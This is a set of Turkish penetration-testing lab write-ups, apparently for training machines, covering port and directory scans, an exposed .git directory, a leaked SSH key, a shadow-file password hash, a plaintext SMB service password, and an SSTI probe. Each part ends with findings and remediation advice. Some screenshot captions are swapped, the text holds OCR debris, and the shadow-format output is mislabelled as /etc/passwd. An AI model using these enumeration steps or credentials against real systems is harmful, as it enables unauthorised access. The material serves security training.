

# Makine Adı: ALOHOMORA

---

## 1. Keşif Aşaması (Reconnaissance)

### 1.1 Nmap Tarama

Hedef sistemin açık portlarını belirlemek için Nmap taraması gerçekleştirildi.

- \*\*Komut:\*\* `nmap 172.20.10.95`
- \*\*Sonuç:\*\*
  - Açık Portlar:
    - 22/tcp (SSH)
    - 80/tcp (HTTP)
    - 3306/tcp (MySQL)
  - \*\*MAC Adresi:\*\* 52:54:00:E5:79:6A (QEMU virtual NIC)

Ekran Görüntüsü:

A screenshot of a terminal window titled "Terminal - root@hackerbox: ~". The window shows the output of an Nmap scan. The output includes a colorful ASCII art banner at the top, followed by the command used (#nmap 172.20.10.95), the version of Nmap (7.94SVN), the start time (2025-02-15 16:26 CST), and the host status (Host is up). It lists open ports: 22/tcp (ssh), 80/tcp (http), and 3306/tcp (mysql). It also shows the MAC address of the host. The scan took 13.27 seconds.

```
[root@hackerbox] ~
# nmap 172.20.10.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-15 16:26 CST
Nmap scan report for 172.20.10.95
Host is up (0.00080s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 52:54:00:E5:79:6A (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
[root@hackerbox] ~
#
```

## 2. Web Dizini Keşfi (Directory Enumeration)

### 2.1 Gobuster Taraması

Gobuster aracı kullanılarak hedef sistemde dizin keşfi yapıldı.

- \*\*Komut:\*\* `gobuster dir -u 172.20.10.95 -w /usr/share/wordlists/common.txt -t 50`
- \*\*Keşfedilen Dizinler:\*\*

```
- ./git/ (301)
- /css/ (200)
- /index.php (200)
- /js/ (200)
- /.htaccess (403)
- /.htpasswd (403)
- /server-status (403)
```

Ekran Görüntüsü:

```
[root@hackerbox] ~
└─# gobuster dir -u 172.20.10.95 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -t 50
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://172.20.10.95
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./git           (Status: 301) [Size: 311] [--> http://172.20.10.95/.git/]
./git/HEAD      (Status: 200) [Size: 21]
./git/config    (Status: 200) [Size: 270]
/css            (Status: 301) [Size: 310] [--> http://172.20.10.95/css/]
/index.php     (Status: 200) [Size: 7267]
/js              (Status: 301) [Size: 309] [--> http://172.20.10.95/js/]
/.htpasswd      (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277]
/.hta            (Status: 403) [Size: 277]
/server-status  (Status: 403) [Size: 277]
/.git/logs/     (Status: 200) [Size: 1131]
/.git/index     (Status: 200) [Size: 808]
```

### 3. Kaynak Kod Analizi

#### 3.1 Git Commit Logları

Hedef sistemde bulunan .git dizini incelendi ve commit geçmişi analiz edildi.

- \*\*Keşfedilen Commitler:\*\*
  - Kullanıcı: Tom Riddle
  - E-posta: tom.riddlexx@proton.me
  - Commit Mesajları:
    - 'Added About Me page'
    - 'Cyber security articles inspired by the Harry Potter world'

Ekran Görüntüsü:

```
commit 387d4e848b6e566440b2bd65e923d6ca3eaf4f0c (HEAD -> main, origin/main, origin/HEAD)
Author: Tom Riddle <tom.riddlexx@proton.me>
Date:   Fri Oct 6 17:55:33 2023 +0300

    Added About Me page
```

 Firefox

```
    Introducing my digital sanctuary where technology meets creativity. Inspired by the magical world of Harry Potter, this page invites visitors to explore my journey in the realms of technology, coding, and literature. It's a blend of passion for innovation and the enchantment of storytelling. Join me on this odyssey as we unravel the wonders of the digital age and the art of coding spells. 🚀📚
```

```
commit e312f07fac7d443b29b82df3aef86f60f56524a9
Author: Tom Riddle <tom.riddlexx@proton.me>
Date:   Fri Oct 6 17:24:52 2023 +0300

    Cyber security articles inspired by the Harry Potter world have been added to the PHP-based blog project.
```

```
commit c1e2dda4786c8b9e3856f431abdd68a5a60631a1
Author: tomriddlex1 <147151577+tomriddlex1@users.noreply.github.com>
Date:   Fri Oct 6 17:16:14 2023 +0300
```

## 4. Git Repository Analizi

### 4.1 Branch Kontrolleri

Git komutları ile hedef sistemde mevcut branch'ler listelendi.

- \*\*Komut:\*\* `git branch`
- \*\*Sonuç:\*\*
  - Ana branch: main

Ekran Görüntüsü:

```
Author: tomriddlex1 <147151577+tomriddlex1@users.noreply.github.com>
Date:   Fri Oct 6 17:16:14 2023 +0300

Initial commit
[root@hackerbox] ~[~/target]
└── #git branch
* main
[root@hackerbox] ~[~/target]
└── #
```


## 5. Dizin ve Dosya Analizi

### 5.1 Hedef Sistemdeki Dosya Keşfi

Mevcut dizinlerdeki dosyalar listelendi.

- \*\*Komut:\*\* `ls -la`
- \*\*Önemli Dosyalar:\*\*
  - about.php
  - db\_connection.php
  - hack.jpg
  - id\_rsa (SSH özel anahtarı!)
  - post.php
  - README.md

Ekran Görüntüsü:



A terminal window titled "Terminal - root@hackerbox: ~/target". The window shows a command-line session where the user is navigating through a directory structure. The session starts with a failed attempt to run "git brancj -a", followed by a successful execution of "git branch -a" which lists local branches (dev, main) and remote tracking branches (remotes/origin/main, remotes/origin/dev, remotes/origin/main). The user then runs "ls -la" to list the contents of the current directory, which includes files like .git, .css, db\_connection.php, index.php, js, and README.md, along with directories . and .., and other files such as about.php, bootstrap.bundle.min.js, and id\_rsa.

```
Terminal - root@hackerbox: ~/target
File Edit View Terminal Tabs Help
#git brancj -a
git: 'brancj' is not a git command. See 'git --help'.
The most similar command is
  branch
[x]-[root@hackerbox]-[~/target]
#git branch -a
* dev
  main
  remotes/origin/HEAD -> origin/main
  remotes/origin/dev
  remotes/origin/main
[root@hackerbox]-[~/target]
#ls -la
total 5036
drwxr-xr-x  5 root root    4096 Feb 15 16:43 .
drwx----- 31 root root    4096 Feb 15 16:44 ..
-rw-r--r--  1 root root    5175 Feb 15 16:43 about.php
-rw-r--r--  1 root root   80420 Feb 15 16:34 bootstrap.bundle.min.js
drwxr-xr-x  2 root root    4096 Feb 15 16:34 css
-rw-r--r--  1 root root    345 Feb 15 16:34 db_connection.php
drwxr-xr-x  7 root root    4096 Feb 15 16:43 .git
-rw-r--r--  1 root root 5018200 Feb 15 16:34 hack.jpg
-rw-r--r--  1 root root   2602 Feb 15 16:43 id_rsa
-rw-r--r--  1 root root   4322 Feb 15 16:34 index.php
drwxr-xr-x  2 root root    4096 Feb 15 16:34 js
-rw-r--r--  1 root root   3088 Feb 15 16:34 post.php
-rw-r--r--  1 root root     16 Feb 15 16:34 README.md
[root@hackerbox]-[~/target]
```

## 6. Kullanıcı Bilgileri Keşfi

### 6.1 /etc/passwd ve Hashler

Sistemdeki kullanıcı hesapları ve şifre hashleri incelendi.

- \*\*Komut:\*\* `cat /etc/passwd`

- \*\*Bulunan Kullanıcılar:\*\*
- hackviser (hash içeriyor!)
- sshd
- systemd-network
- www-data

Ecran Görüntüsü:



```
9636:0:99999:/:::  
daemon:*:19636:0:99999:7:::  
bin:*:19636:0:99999:7:::  
sys:*:19636:0:99999:7:::  
sync:*:19636:0:99999:7:::  
games:*:19636:0:99999:7:::  
man:*:19636:0:99999:7:::  
lp:*:19636:0:99999:7:::  
mail:*:19636:0:99999:7:::  
news:*:19636:0:99999:7:::  
uucp:*:19636:0:99999:7:::  
proxy:*:19636:0:99999:7:::  
www-data:*:19636:0:99999:7:::  
backup:*:19636:0:99999:7:::  
list:*:19636:0:99999:7:::  
irc:*:19636:0:99999:7:::  
gnats:*:19636:0:99999:7:::  
nobody:*:19636:0:99999:7:::  
_apt:*:19636:0:99999:7:::  
systemd-network:*:19636:0:99999:7:::  
systemd-resolve:*:19636:0:99999:7:::  
messagebus:*:19636:0:99999:7:::  
systemd-timesync:*:19636:0:99999:7:::  
sshd:*:19636:0:99999:7:::  
hackviser:$y$j9T$F0Wx5qCAorpq72xggPErc0$zkgSTMnKfdb/jH1zRKBvHCIsNctmPElDaM4TjhN  
E7B:19636:0:99999:7:::  
systemd-coredump!:*:19636:::::  
sshd:19636:0:99999:7:::
```

## 7. Sonuç ve Öneriler

### 7.1 Bulgular

- Hedef sistemde SSH, HTTP ve MySQL açık portları tespit edildi.
- Web dizini keşfi sonucunda .git ve önemli dizinler listelendi.
- Git commit geçmişinden e-posta adresi ve açıklamalar ele geçirildi.
- Sistemde kritik dosyalar tespit edildi (id\_rsa, db\_connection.php, hack.jpg).
- Kullanıcı hesapları ve hashlenmiş şifreler bulundu.

### 7.2 Öneriler

- SSH anahtarlarının güvenliği sağlanmalı, gereklirse değiştirilmeli.
- Web sunucusunda gereksiz dizinlere erişim kısıtlanmalı.
- Git repository içeriği halka açık sunuluyorsa, hassas veriler silinmeli.
- Kullanıcı parolaları güncellenmeli ve hashler kontrol edilmelidir.

# Makine Adı: BEE

## 1. Keşif Aşaması (Reconnaissance)

### 1.1 NetBIOS Tarama

NetBIOS ad çözümleme işlemi gerçekleştirildi ve aşağıdaki bilgiler elde edildi:

- Komut: `nmblookup -A 172.20.23.152`
- Sonuç:
  - \*\*Makine Adı:\*\* WIN-B9266PTLH5T
  - \*\*Çalışma Grubu:\*\* WORKGROUP
  - \*\*MAC Adresi:\*\* 52-54-00-CE-93-2C

Bu bilgiler, agdaki hedef sistem hakkında temel bilgileri elde etmemizi sağladı.

Ekran Görüntüsü:

```
PS C:\Users\Administrator> cd ..
PS C:\Users> cd ..
PS C:> ls

    Directory: C:\

Mode                LastWriteTime       Length Name
----                -----          ---- 
d-----        1/3/2024 8:05 AM           junk
d-----        11/5/2022 11:21 AM        PerfLogs
d-r---
```

## 2. Erişim Kazanma (Exploitation)

### 2.1 Dosya Sistemi Analizi


Hedef sisteme \*\*PowerShell\*\* kullanılarak mevcut dizinler inceletildi:

- `cd ..` ve `ls` komutları ile kök dizin listelendi.
- Dizin yapısı aşağıdaki gibidir:
  - `junk`
  - `PerfLogs`
  - `Program Files`

- 'Program Files (x86)'
- 'Users'
- 'Windows'

Hedef dizin olan \*\*junk\*\* içerisinde erişim sağlandı.

Ekran Görüntüsü:




## 2.2 Yetki Kontrolü

\*\*junk\*\* dizini üzerindeki yetkiler incelemi ve aşağıdaki kullanıcıların erişim hakları olduğu görüldü:

- \*\*spv7 (WIN-B9266PTLH5T\spv7)\*\*
- \*\*Administrators (WIN-B9266PTLH5T\Administrators)\*\*
- \*\*Users (WIN-B9266PTLH5T\Users)\*\*

Bu, spv7 kullanıcısının ilgili dizin üzerinde özel yetkilere sahip olduğunu gösteriyor.

Ekran Görüntüsü:



```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
[root@hackerbox] ~
#nmblookup -A 172.20.23.152
Looking up status of 172.20.23.152
WIN-B9266PTLH5T <20> - B <ACTIVE>
WIN-B9266PTLH5T <00> - B <ACTIVE>
WORKGROUP <00> - <GROUP> B <ACTIVE>

MAC Address = 52-54-00-CE-93-2C

[root@hackerbox] ~
#
```

### 3. Yetki Yükseltme (Privilege Escalation)


#### 3.1 Sistem Bilgisi Toplama

Administrator hesabı ile PowerShell üzerinden sistem bilgisi alındı:

- \*\*Komut:\*\* `Get-ComputerInfo | Select-Object WindowsVersion`
- \*\*Sonuç:\*\* WindowsVersion \*\*1809\*\*

Bu bilgi, sistemin güncelliliği ve olası güvenlik açıklarını değerlendirmek açısından önemlidir.

Ekran Görüntüsü:



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Get-ComputerInfo ^C
PS C:\Users\Administrator> ^C
PS C:\Users\Administrator> ^C
PS C:\Users\Administrator> ^C
PS C:\Users\Administrator> Get-ComputerInfo | Select-Object WindowsVersion
D:
WindowsVersion
Locally
1809
All
File
PS C:\Users\Administrator>
```

### 4. Sonuç ve Öneriler

#### 4.1 Bulgular

- Hedef sistemin NetBIOS ismi ve MAC adresi elde edildi.
- Yetkisiz bir kullanıcı belirli dizinlere erişim sağlayabiliyor.
- Kullanılan Windows sürümü eski olabilir ve güvenlik açıklarını içerebilir.

## **4.2 Öneriler**

- Windows sürümünün güncellenmesi önerilir.
- Kullanıcı yetkilendirmelerinin gözden geçirilmesi ve gereksiz erişim haklarının kaldırılması gereklidir.
- Ağ seviyesi güvenlik önlemleri artırılmalıdır.

# Makine Adı: CARNIVAL


## 1. Keşif Aşaması (Reconnaissance)

### 1.1 Nmap Tarama

Hedef sistemin açık portlarını belirlemek için Nmap taraması gerçekleştirildi.

- \*\*Komut:\*\* `nmap 172.20.23.48`
- \*\*Sonuç:\*\*
  - Açık Portlar:
    - 135/tcp (MSRPC)
    - 139/tcp (NetBIOS-SSN)
    - 445/tcp (Microsoft-DS)
  - \*\*MAC Adresi:\*\* 52:54:00:29:B1:75 (QEMU virtual NIC)

Ekran Görüntüsü:



```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
[root@hackerbox]~[~]
└ #nmap 172.20.23.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-03 15:42 CST
Nmap scan report for 172.20.23.48
Host is up (0.00065s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
. 135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address: 52:54:00:29:B1:75 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.56 seconds
[root@hackerbox]~[~]
└ #
```

## 2. SMB Paylaşımlarının Keşfi


### 2.1 SMB Taraması

SMB protokolü üzerinden paylaşılan dosya ve dizinleri keşfetmek için tarama yapıldı.

- \*\*Komut:\*\* `smbclient --no-pass -L 172.20.23.48`
- \*\*Sonuç:\*\*
  - ADMIN\$ (Remote Admin)
  - C\$ (Default Share)
  - IPC\$ (Remote IPC)

- Projects (Looks Interesting)
- Users

Ekran Görüntüsü:



```
[--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACACHE]
[--use-winbind-ccache] [--client-protection=sign|encrypt|off]
[-k|--kerberos] [-V|--version] [OPTIONS] service <password>
[x]-[root@hackerbox]-[~]
# smbclient --no-pass -L 172.20.23.48

Sharename      Type      Comment
-----        ----      -----
ADMIN$        Disk      Remote Admin
C$            Disk      Default share
IPC$          IPC       Remote IPC
Projects       Disk      Looks Interesting
Users          Disk      Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.20.23.48 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 - no workgroup available.
```

### 3. SMB Erişimi ve İçerik Analizi

#### 3.1 Projects Dizinine Erişim

SMB paylaşımına bağlanarak içerikleri listeleme işlemi gerçekleştirildi.

- \*\*Komut:\*\* `smbclient --no-pass \\172.20.23.48\Projects`
- \*\*Sonuç:\*\*
  - Listeleme Komutları Kullanılarak İçerikler Görüntülendi.

Ekran Görüntüsü:

File Edit View Terminal Tabs Help

IPC\$ IPC Remote IPC

Projects Disk Looks Interesting

Users Disk

Reconnecting with SMB1 for workgroup listing.

do\_connect: Connection to 172.20.23.48 failed (Error NT\_STATUS\_RESOURCE\_NAME\_NOT\_FOUND)

Unable to connect with SMB1 -- no workgroup available

[root@hackerbox]~[-]

# smbclient --no-pass \\\\172.20.23.48\\Projects

Try "help" to get a list of possible commands.

smb: \> help

?	allinfo	altname	archive	backup
blocksize	cancel	case_sensitive	cd	chmod
chown	close	del	deltree	dir
du	echo	exit	get	getfacl
geteas	hardlink	help	history	iosize
lcd	link	lock	lowercase	ls
l	mask	md	mget	mkdir
more	mput	newer	notify	open
posix	posix_encrypt	posix_open	posix_mkdir	posix_rmdir
posix_unlink	posix_whoami	print	prompt	put
pwd	q	queue	quit	readlink
rd	re recurse	reget	rename	reput
rm	rmdir	showacls	setea	setmode
scopy	stat	symlink	tar	tarmode
timeout	translate	unlock	volume	vuid
wdel	logon	listconnect	showconnect	tcon
tdis	tid	utimes	logoff	..
!				

172.20.23.153:5901

VNC + Q Remmina Remote

Name chmod up Labels Set

## 4. Yetkili Kullanıcı Bilgileri Keşfi

Hedef sistemde bir yapılandırma dosyası içinde yetkili bir kullanıcının bilgileri keşfedildi.

- \*\*Kullanıcı:\*\* hackviser
- \*\*Şifre (Hash):\*\* 5afcb573-d71e-490f-841a-accab64082c2

Ekran Görüntüsü:

tdis tid utimes

!

smb: \> l

.

..

Bird

D D D


10344703 blocks of size 4096

## 5. Ekstra Paylaşımlar ve İçerik Keşfi

SMB paylaşımı içindeki ek dosya ve dizinler keşfedildi.

- \*\*Önemli Bulunan Dizin:\*\* Bird

Ekran Görüntüsü:



A screenshot of a terminal window titled "Terminal - root@hackerbox: ~". The window shows the following text:  
File Edit View Terminal Tabs Help  
CONNECTION\_USER=hackviser  
CONNECTION\_PASS=5afcb573-d71e-490f-841a-accab64082c2  
~  
~  
~  
~  
~  
~  
~

## 6. Sonuç ve Öneriler

### 6.1 Bulgular

- Hedef sistemde SMB paylaşımı açık olup yetkisiz erişime izin vermektedir.
- SMB üzerinden erişilen dizinlerde yetkili kullanıcı bilgileri keşfedilmiştir.
- Paylaşılan dizinlerde hassas verilerin bulunma olasılığı yüksektir.

### 6.2 Öneriler

- SMB paylaşımımlarına erişim kısıtlanmalı ve yetkisiz girişler engellenmelidir.
- Paylaşılan dizinlerde bulunan kritik veriler güvenli bir konumda saklanmalıdır.
- Yetkili kullanıcı bilgilerinin güvenliği sağlanmalı ve şifreler güncellenmelidir.

# Makine Adı: LEAF


## 1. Keşif Aşaması (Reconnaissance)

### 1.1 Web Uygulaması Keşfi

Hedef sistemde çalışan web uygulaması tespit edildi.

IP Adresi: `172.20.10.91`

Web uygulaması: `Modish Tech`



## 2. Güvenlik Açığı Tespiti (Vulnerability Analysis)

### 2.1 SSTI (Server-Side Template Injection)

Web uygulamasının yorum ekleme bileşeninde SSTI güvenlik açığı tespit edildi.

Deneme girdisi: `{{8\*5}}`

Sonuç: Uygulama 40 sonucunu döndürerek sunucu tarafında değerlendirme yapıldığını gösterdi.

The screenshot shows a 'Comments' section on a website. On the left, there's a placeholder for a user profile picture with the text 'Add a comment'. Below it is a text input field with the placeholder 'What is your name?' containing the value 'mnor'. To the right, there's another text input field with the placeholder 'What is your comment?' containing the value '{{8\*5}}'.

### 3. Sonuç ve Öneriler

#### 3.1 Bulgular

- Hedef sistemde çalışan bir web uygulaması tespit edildi.
- Yorum ekleme bileşeni SSTI güvenlik açığına karşı savunmasız.
- Kullanıcı girdileri doğrudan şablon motoru tarafından değerlendiriliyor.

#### 3.2 Öneriler

- Kullanıcı girdilerinin şablon motoru tarafından doğrudan işlenmesi engellenmelidir.
- Web uygulaması framework'ünde SSTI'ye karşı gerekli güvenlik önlemleri uygulanmalıdır.
- Girdi doğrulama (input validation) ve çıktı kodlama (output encoding) mekanizmaları eklenmelidir.
- Web uygulaması için güvenlik testleri düzenli olarak yapılmalıdır.

# Makine Adı: DISCOVER LEARNEN

---

## Discover Lernaean

### 1. Keşif Aşaması (Reconnaissance)

